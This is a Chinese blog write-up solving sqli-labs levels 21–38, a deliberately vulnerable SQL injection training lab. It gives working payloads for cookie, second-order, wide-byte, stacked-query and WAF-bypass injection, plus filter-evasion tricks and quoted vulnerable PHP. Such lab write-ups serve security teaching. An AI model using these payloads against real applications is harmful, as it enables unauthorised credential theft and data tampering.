sqli-lab——Writeup21~38（各种过滤绕过WAF和）

原创

b1gpig安全 于 2020-12-12 16:39:07 发布 318 收藏 1

分类专栏： sql 文章标签： 安全

本文链接：https://blog.csdn.net/weixin_45694388/article/details/111052534

Less-21 Cookie Injection- Error Based- complex - string (基于错误的复杂的字符型Cookie注入)

base64编码，单引号，报错型，cookie型注入。

本关和less-20相似，只是cookie的uname值经过base64编码了。


登录后页面：

mV0L3dlaXhpbl80NTY5NDM4OA==,size_16,color_FFFFFF,t_70)

cookie的地方显然是base64加密过的，解码得到：admin，就是刚才登陆的uname，所以猜测：本题在cookie处加密了字符串，

查看php文件确实如此，所以只需要上传paylaod的时候base64加密一下就可以了。

抓包：



%3d为url编码的 = 号

测试payloa：

```
admin' and 1=1 --+    //明文
YWRtaW4nIGFuZCAxPTEgLS0r    //密文
```

存在报错回显，即注入点

爆数据库：

```
-admin') union select 1,2,database()#        //明文
LWFkbWluJykgdW5pb24gc2VsZWN0IDEsMixkYXRhYmFzZSgpIw==    //密文
```

剩下和less20 相同

less22（base64编码，双引号，报错型，cookie型注入。）

单引号换双引号

其余操作相同

```
-admin" union select 1,2,database()#
LWFkbWluIiB1bmlvbiBzZWxlY3QgMSwyLGRhdGFiYXNlKCkj
```

less23（过滤注释）

源码：

可看到源码过滤了注释符：
构造闭合型语句：

爆库：
`?id=' union select 1,2,database() '`
爆表：
`?id=' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() or '1'= '`
爆列名：
`?id=' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' or '1'= '`
爆字段值：
`?id=' union select 1,group_concat(username),group_concat(password) from users where 1 or '1' = '`

less24（二次注入）

注册一个账号名为：admin'#，密码设为admin
登陆选择重置密码
重置密码为：123456
此时执行语句为：

```
UPDATE users SET passwd="New_Pass" WHERE username =' admin' # ' AND password='
```

但因为admin'# 的闭合和注释
实际执行为：

```
UPDATE users SET passwd="New_Pass" WHERE username =' admin'
```

即通过带有特殊字符的语句在修改密码的语句当中把语句变成了修改目标账号的密码

注入完成

less25Trick with OR & AND (过滤了or和and)

双写绕过：

```
?id=0' oorr 1=1 --+
?id=2' aandnd 1=1 --+
```

less 26过滤了注释和空格的注入

查源码：

```
if(isset($_GET['id']))
{
 $id=$_GET['id'];
 //logging the connection parameters to a file for analysis.
 $fp=fopen('result.txt','a');
 fwrite($fp,'ID:'.$id."\n");
 fclose($fp);

 //fiddling with comments
 $id= blacklist($id);
 //echo "<br>";
 //echo $id;
 //echo "<br>";
 $hint=$id;

// connectivity
 $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
 $result=mysql_query($sql);
 $row = mysql_fetch_array($result);
 if($row)
 {
    echo "<font size='5' color= '#99FF00'>";
    echo 'Your Login name:'. $row['username'];
    echo "<br>";
    echo 'Your Password:' .$row['password'];
    echo "</font>";
   }
 else
 {
  echo '<font color= "#FFFF00">';
  print_r(mysql_error());
  echo "</font>";
 }
}
 else { echo "Please input the ID as parameter with numeric value";}




function blacklist($id)
{
 $id= preg_replace('/or/i',"", $id);   //strip out OR (non case sensitive)
 $id= preg_replace('/and/i',"", $id);  //Strip out AND (non case sensitive)
 $id= preg_replace('/[\/\*]/',"", $id);  //strip out /*
 $id= preg_replace('/[--]/',"", $id);  //Strip out --
 $id= preg_replace('/[#]/',"", $id);   //Strip out #
 $id= preg_replace('/[\s]/',"", $id);  //Strip out spaces
 $id= preg_replace('/[\/\\\\]/',"", $id);  //Strip out slashes
 return $id;
}
```

过滤了 or，and， /* , – , # , 空格 , /

空格替代：

```
%09 TAB键（水平）
%0a 新建一行
%0c 新的一页
%0d return功能
%0b TAB键（垂直）
```

这道题还可以使用盲注实现

```
0'||left(database(),1)='s'%26%26'1'='1
```

同样报错注入也可以实现

```
0'||updatexml(1,concat(0x7e,(Select%0a@@version),0x7e),1)||'1'='1
```

只要将空格和and绕过 那么实现就简单了
or和and 很好过滤，注释过滤了就使用永真闭合

less26a过滤了空格和注释的盲注

和上一题区别不大
通过检测 0’||‘1’=‘1 判断是’
也可以通过fuzz去查看 发现 '） ") 无报错
使用盲注ok

0’||left(database(),1)>‘s’%26%26’1’='1

尝试绕过，这两个都可以绕过
0’)%a0union%a0select%a01,2,3||(‘1
0’)%a0union%a0select%a01,2,3;%00
虽然这道题说是盲注，但是通过闭合 也可以直接爆出结果。

less27(过滤了注释和空格的注入)

做了这么多了，下来就不说如何拿到数据了，重点在于如何绕过，只要能够找到注入点，剩下的可以利用sqlmap 等等工具直接利用，毕竟在渗透中，没有那么多的时间让我们去消耗

过滤了union和select
绕过方式：双写 大小写
0’%0aUnioN%0aSeleCT%0a1,2,3;%00
0’%A0UnloN%A0SeLeCt(1),2,3%26%26%a0’1

这里说明一下，冒号可以做闭合用， %00用来截断 这样和注释有相同的含义，这下绕过就多了：注释，分号闭合，冒号%00截断

Less-27a 过滤了union和select

方法1:
和上一题一样，但是把单引号换成了双引号
替换上一题的payload即可绕过

方法2：

爆数据库：

http://10.10.10.141/sql/Less-27a/?id=1"%a0And%a0(length(database())>8)%a0uNion%a0sELect%a01,database(),“3

爆表名：

http://10.10.10.141/sql/Less-27a/?id=1”%a0And%a0(length(database())>8)%a0uNion%a0sELect%a01,(group_concat(table_name)),3%a0from%a0information_schema.tables%a0where%a0table_schema=‘security’%a0%26%26%a0"1"%a0=“1

查字段名：

http://10.10.10.141/sql/Less-27a/?id=1”%a0And%a0(length(database())>8)%a0uNion%a0sELect%a01,(group_concat(column_name)),3%a0from%a0information_schema.columns%a0where%a0table_schema=‘security’%a0And%a0table_name=‘users’%26%26%a0"1"%a0=“1

查数据：

http://10.10.10.141/sql/Less-27a/?id=-1”%a0And%a0(length(database())>8)%a0UNion%a0SElect%a0(1),(group_concat(username)),(3)from%a0users%a0UNion%a0SElect%a01,2,“3”="3

less28过滤了union和select大小写

没有报错 盲注

过滤了大小写

但是可以整体双写

less28a滤了union和select大小写

过滤大小写，但是过滤不严格

类似于28 这里可以使用注释

```
0')%A0UnIoN%A0SeLeCt(1),version(),database() --+
```

less29 获取-基于错误的缺乏证据的不匹配-在web应用程序前面有一个WAF。

大佬的解释：

http://blog.csdn.net/nzjdsds/article/details/77758824

waf是只允许输入数字的，我们在输入数字的时候先给waf看然后检测正常后才转发给我们需要访问的页面，这里我弄2个值，一个是用来欺骗waf的。另一个才是给我们需要访问页面的

注入：

```
?id=1&id=-1' union select 1,2,database() --+
```

less30有waf的盲注

参考less29

```
?id=1&id=-1" union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+
```

Less-31 Protection with WAF 有waf防护

```
?id=1&id=-1")union select 1,2,database() --+
```

less32：bypass Addslashes()

绕过 addslashes()

宽字节绕过引号转义

addslashes()会在单引号前加一个\ 例如：I'm hacker 传入addslashes()，得到：I\'m hacker

本题想以此阻止sql注入语句闭合，但是可以使用宽字节绕过：

原理大概来说就是，一个双字节组成的字符，比如一个汉字'我'的utf8编码为%E6%88%91 当我们使用?id=-1%E6' 这样的构造时，' 前面加的 \ 就会和%E6 合在一起，但是又不是一个正常汉字，但是起到了注掉 \ 的作用，库。

样例payload

```
?id=-1%E6' union select 1,version(),database() --+
```

我在爆列名的时候卡了一下，分析半天语句最后想起来了，'users' 这里有单引号。

使用十六进制编码就可以绕过了''使用0x 代替，users 使用十六进制编码得到7573657273，构造为0x7573657273

```
?id=-1%E6' union select 1,version(),group_concat(column_name) from information_schema.columns where table_name =
0x7573657273--+
```

接下来的步骤比较简单，不再赘述。

注入完成。

less33：Bypass Add SLASHES

和33一模一样

less34：Bypass Add SLASHES

绕过添加斜杠

和上一关差别不大，使用post请求
一样的宽字节注入，并且在uname和passwd处都存在注入
post方式，抓包提交。

样例payload

```
uname=admin%99' union select version(),database()--+&passwd=admin&submit=Submit
```

爆列名的时候要注意'users'的转义。


注入结束。

less35 GET-Bypass添加斜杠

为什么要关心addslashes()

测试payload：

?id=1’



id周围没有单引号或双引号，现在就明白题目的标题了，不需要要过，直接注入，无比简单，不再赘述。

样例payload

?id=-1 union select 1,version(),database()–+

Less-36 宽字节注入GET-Bypass MySQLreal escape_string

先来看看这个函数
mysql_real_escape_string() 函数转义 SQL 语句中使用的字符串中的特殊字符。

下列字符受影响：

```
\x00
\n
\r
\
'
"
\x1a
```

如果成功，则该函数返回被转义的字符串。如果失败，则返回 false。
而这个函数可以通过以下语句绕过
aaa’ OR 1=1 –

0%df' union select 1,2,database() --+

Less-37宽字节注入

到了后面，主要讲思路，语句基本都会了
这里是post方式，我们抓包 添加语句到uname或者passwd中，同样是添加’%df报错，查询 --+做注释

```
uname=0%df' union select 1,database() --+&passwd=admin&submit=Submit
```

成功绕过

Less-38 层次化查询

可以直接正常注入

主要看下这个函数

mysqli_more_results() 检查一个多重查询语句中是否有更多结果

堆叠注入，也就是可以执行多条sql语句

```
/Less-38/?id=1';insert into users(id,username,password) values ('38','less38','hello')--+
```